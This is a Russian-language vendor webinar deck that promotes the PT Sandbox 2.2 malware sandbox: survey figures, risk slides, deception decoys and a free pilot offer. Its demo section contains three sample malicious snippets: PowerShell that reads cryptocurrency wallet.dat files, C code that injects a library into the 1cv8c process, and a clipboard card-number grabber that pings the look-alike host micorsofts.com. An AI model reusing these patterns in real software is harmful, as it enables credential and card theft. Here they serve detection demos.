



POSITIVE  
TECHNOLOGIES

# PT Sandbox 2.2

Песочница для риск-  
ориентированной защиты



[ptsecurity.com](https://ptsecurity.com)

# О вебинаре

- Мы опросили больше 100 российских компаний и узнали такое...
- Кто под угрозой: только ваш сосед или вы тоже?
- PT Sandbox 2.2. Знаем и учитываем ваши риски
- Демонстрация продукта
- Как попробовать и полюбить PT Sandbox

# PT Sandbox 2.2: коротко о главном

PT




Точная имитация реальной инфраструктуры «из коробки»



«Приманки» для хакеров



Персонализированная защита компании






# **Мы опросили более 100 компаний, использующих песочницы**

И вот что мы узнали

# Песочницы в компаниях: как используются и для чего



**ИБ-СИСТЕМЫ, С КОТОРЫМИ  
ИНТЕГРИРОВАНА ПЕСОЧНИЦА  
В КОМПАНИИ\***

\*По результатам опроса Positive Technologies среди представителей 100 компаний, уже использующих песочницы, из различных отраслей

# Песочницы в компаниях: как используются и для чего



## **САМЫЕ ПОПУЛЯРНЫЕ ЗАДАЧИ, РЕШАЕМЫЕ С ПОМОЩЬЮ ПЕСОЧНИЦ:**

- проверка файлов из сети интернет (64%)
- ручные проверки (57%)
- проверка электронной почты (54%)

## **ЗАПРОСЫ БИЗНЕСА К ПЕСОЧНИЦАМ:**

- экспертиза из коробки
- интеграция с другими системами
- качество детектирования

\*По результатам опроса Positive Technologies среди представителей 100 компаний, уже использующих песочницы, из различных отраслей

\* Запросы, полученные в ходе пилотов и проектах Positive Technologies

# Песочницы в компаниях: ожидания



## НАИБОЛЕЕ ВАЖНЫЕ ВОЗМОЖНОСТИ\* ПЕСОЧНИЦ ПО МНЕНИЮ ПОЛЬЗОВАТЕЛЕЙ:

- производительность (58%)
- возможность настройки виртуальных сред (46%)
- анализ сетевого трафика (46%)
- расширенная информация по угрозам (46%)

Мы предлагали участникам опроса выбрать **не более 5** самых важных, по их мнению, вариантов из списка

\*По результатам опроса Positive Technologies среди представителей 100 компаний, уже использующих песочницы, из различных отраслей

# **А чем вообще рискуют компании в случае реализации атаки?**

И кто рискует больше всех




# Риски целевых атак с применением ВПО




Остановка  
бизнес-процесса



Утечка конфиденциальных  
данных, ноу-хау



Остановка  
производственного  
процесса



Риск разрыва деловых  
отношений и потеря  
репутации




Необходимость  
платить вымогателю

# Отрасли под прицелом: кого и зачем атакуют


РТ




ГОССЕКТОР



ПРОМЫШЛЕННОСТЬ



ФИНАНСЫ



ЛОГИСТИКА  
И РИТЕЙЛ



МЕДИЦИНСКИЕ  
УЧРЕЖДЕНИЯ



Основная цель сегодня — **похищение ценных данных**, ее атакующие преследовали в 61% случаев



Чаще всего похищают **персональные данные, коммерческие тайны** компании и **учетные данные**

\* Актуальные киберугрозы: IV квартал 2020 года, Positive Technologies

# Как действуют атакующие



Применяют разные  
способы доставки ВПО



Нужно закрывать все основные  
источники поступления угроз



Обманивают базовые  
средства защиты



Нужны продвинутые технологии  
обнаружения



Обходят обычные  
песочницы



Нужны механизмы защиты от обхода  
песочниц и проверки окружения



Быстро развивают  
и меняют инструментарий



Нужно постоянно исследовать  
угрозы и улучшать защиту

# Как быть на шаг впереди злоумышленников

Даже если они действуют очень быстро




# Наше решение

РТ

## PT SANDBOX


Песочница  
с возможностью  
кастомизации  
виртуальных сред




# Покрытие основных источников угроз



Защищает  
электронную почту



Контролирует  
веб-трафик



Ищет угрозы в  
корпоративных системах



Защищает файловые  
хранилища



Обеспечивает возможность  
ручных проверок


# Продвинутые технологии обнаружения

PT




## КОМПЛЕКСНЫЙ ГЛУБОКИЙ АНАЛИЗ ФАЙЛОВ

Статический и динамический анализ с помощью правил PT Expert Security Center, дополнительная проверка антивирусами



## ОБНАРУЖЕНИЕ УГРОЗ В СЕТЕВОМ ТРАФИКЕ

Проверка генерируемого трафика, в том числе шифрованного, с помощью правил PT Expert Security Center



## ВЫЯВЛЕНИЕ АТАК, КОТОРЫЕ НЕ БЫЛИ ОБНАРУЖЕНЫ РАНЕЕ

Автоматический ретро-спективный анализ после обновлений баз знаний продукта

# Уникальные знания для выявления угроз

PT



## **ПРАВИЛА PT EXPERT SECURITY CENTER**

создаются по итогам реагирования,  
расследований инцидентов в крупных  
компаниях, а также исследований  
деятельности хакерских группировок



## **СВЕЖИЕ ПРАВИЛА**

еженедельно  
попадают  
в базы знаний  
продукта



# Возможности интеграции с продуктами РТ

РТ



## **MAXPATROL SIEM**

Система выявления  
инцидентов ИБ



## **PT APPLICATION FIREWALL**

Межсетевой экран уровня  
веб-приложений



## **PT NETWORK ATTACK DISCOVERY**

Система глубокого анализа  
сетевых трафика (NTA)

# **PT Sandbox 2.2 – ориентируемся на риски**

Что новенького

[ptsecurity.com](https://ptsecurity.com)

# PT Sandbox 2.2:

## коротко о главном

PT




Точная имитация реальной инфраструктуры «из коробки»



«Приманки» для хакеров



Персонализированная защита компании



# Имитирует реальную инфраструктуру



**В ходе атаки злоумышленники** часто используют продвинутые вредоносные программы, которые проверяют, не виртуальная ли вокруг них среда.



**PT Sandbox** реалистично имитирует рабочую станцию сотрудника, не позволяет вредоносному ПО распознать, что оно в песочнице, и покрывает больше уязвимостей:

«Из коробки» в базовых образах доступен офисный пакет, PDF-ридер, видеоплеер, оптимизатор системы, платформа для видеосвязи, эмуляторы промежуточного кода.




# Провоцирует атакующих выдать себя (покажем, как)

PT

**PT Sandbox оснащена приманками**, которые провоцируют атакующих совершить активные действия и выдать себя.

Deception-технологии  
в действии!

PT Sandbox детектирует похищение данных-приманок в файловой системе, а также выявляет попытки внедриться в процесс-приманку



## Файлы и данные-приманки:

- в файловой системе — фейковые учетные записи, файлы конфигурации и др.
- в буфере обмена — фейковые пароли, номера карт, номера телефонов, криптокошельки

## Процессы-приманки:


- имитация работы банковских приложений
- имитация работы софта разработчиков
- пользовательская активность

# Позволяет заточить защиту под риски компании



## НАСТРОЙКА ВИРТУАЛЬНЫХ СРЕД В СООТВЕТСТВИИ С РЕАЛЬНЫМИ РАБОЧИМИ СТАНЦИЯМИ

PT Sandbox поддерживает гибкую кастомизацию виртуальных сред и позволяет загрузить в них тот специфический софт и его версии, которым пользуются сотрудники и в который будут целиться злоумышленники.



## УНИКАЛЬНЫЕ ПРИМАНКИ ПО ЗАПРОСУ

PT Sandbox позволяет добавить дополнительные приманки, имитирующие ценные данные из наиболее важных для бизнеса систем.

# PT Sandbox в студию: смотрим демо

# Кейс №1

## Фейковые файлы в системе

Вредоносное ПО ищет все директории по маске %appdata%\\*coin



В каждой найденной ищет **wallet.dat** и читает его

```
1 $base_path = $env:APPDATA
2
3 Write-Output "Started"
4
5 Get-ChildItem -Path $base_path -name "*coin" -ErrorAction SilentlyContinue | ForEach-Object {
6     Write-Output "Found $_"
7     $coin_path = Join-Path $base_path $_
8     Write-Output "Searching for $_"
9     Get-ChildItem -Path $coin_path -name "wallet.dat" -ErrorAction SilentlyContinue | ForEach-Object {
10         $path = Join-Path $coin_path $_
11         Write-Output "[+] Found $path"
12         $raw = Get-Content -Path $path
13     }
14 }
15
16 Write-Output "Finished"
17
18 Read-Host
```



# Кейс №2

## Фейковые процессы в системе

Вредоносное ПО ищет в списке процессов жертву с именем **1cv8c**



В случае успеха – внедряет в нее библиотеку

```
98     for (i = 0; i < cProcesses; i++)
99     {
100         if (aProcesses[i] != 0)
101         {
102             FindSuitableAndInject(aProcesses[i], TEXT("1cv8c"), TEXT("kernel32.dll"));
103         }
104     }
105     getch();
106 }
```

# Кейс №3

## Содержимое буфера обмена

Вредоносное ПО ищет в буфере обмена номер карты по маске



В случае успеха – пингуется хост **micorsofts.com**

```
1 function Forms-Get-Clipboard {
2     Add-Type -AssemblyName System.Windows.Forms
3     $tb = New-Object System.Windows.Forms.TextBox
4     $tb.Multiline = $true
5     $tb.Paste()
6     $tb.Text
7 }
8
9 while ($true) {
10     $data = Forms-Get-Clipboard
11     if ($data -match "(?:\d{4}\s){3}\d{4}$") { # Card number
12         Write-Output $data
13         ping -n 1 micorsofts.com
14     }
15     sleep 1
16 }
```

# Как попробовать и полюбить PT Sandbox

Бесплатные пилотные проекты

[ptsecurity.com](https://ptsecurity.com)

# Пилот PT Sandbox



**Пилотный проект: hardware или virtual?** При необходимости пилотный проект можно провести на virtual appliance.

# Кто с вами

PT

**SALE**

Поговорит по душам

**RnD**

Ммм... Новая фича!

**PT ESC**

Гроза зловредов

ПИЛОТ  
**PT SANDBOX**

**TAM /  
PRESALE**

Держит руку на пульсе

**ENGINEER**


Внедряет в любых  
условиях

# Отчет по пилоту



**59% найденных на пилотах групп ВПО** представляют наибольшую угрозу для бизнеса (инфостилеры, банкиры, бэкдоры)

- Пишем детальный отчет с расшифровкой наиболее опасных атак
- Закрываем реальные риски, помогаем обосновать технически и с точки зрения бизнеса





# Полезности

PT



> Хотите проверить свою сеть  
и заказать бесплатный пилот прямо  
сейчас? **Оставляйте заявку на сайте**



> Хотите досконально разобраться,  
что «под капотом» продукта? **Приходите  
на серию вебинаров PT ESC**

Есть вопросы и хочется быть всегда в курсе происходящего в продукте?

Приглашаем в наш телеграм-чат: [t.me/ptsandbox](https://t.me/ptsandbox) (или наберите в поиске PT Sandbox)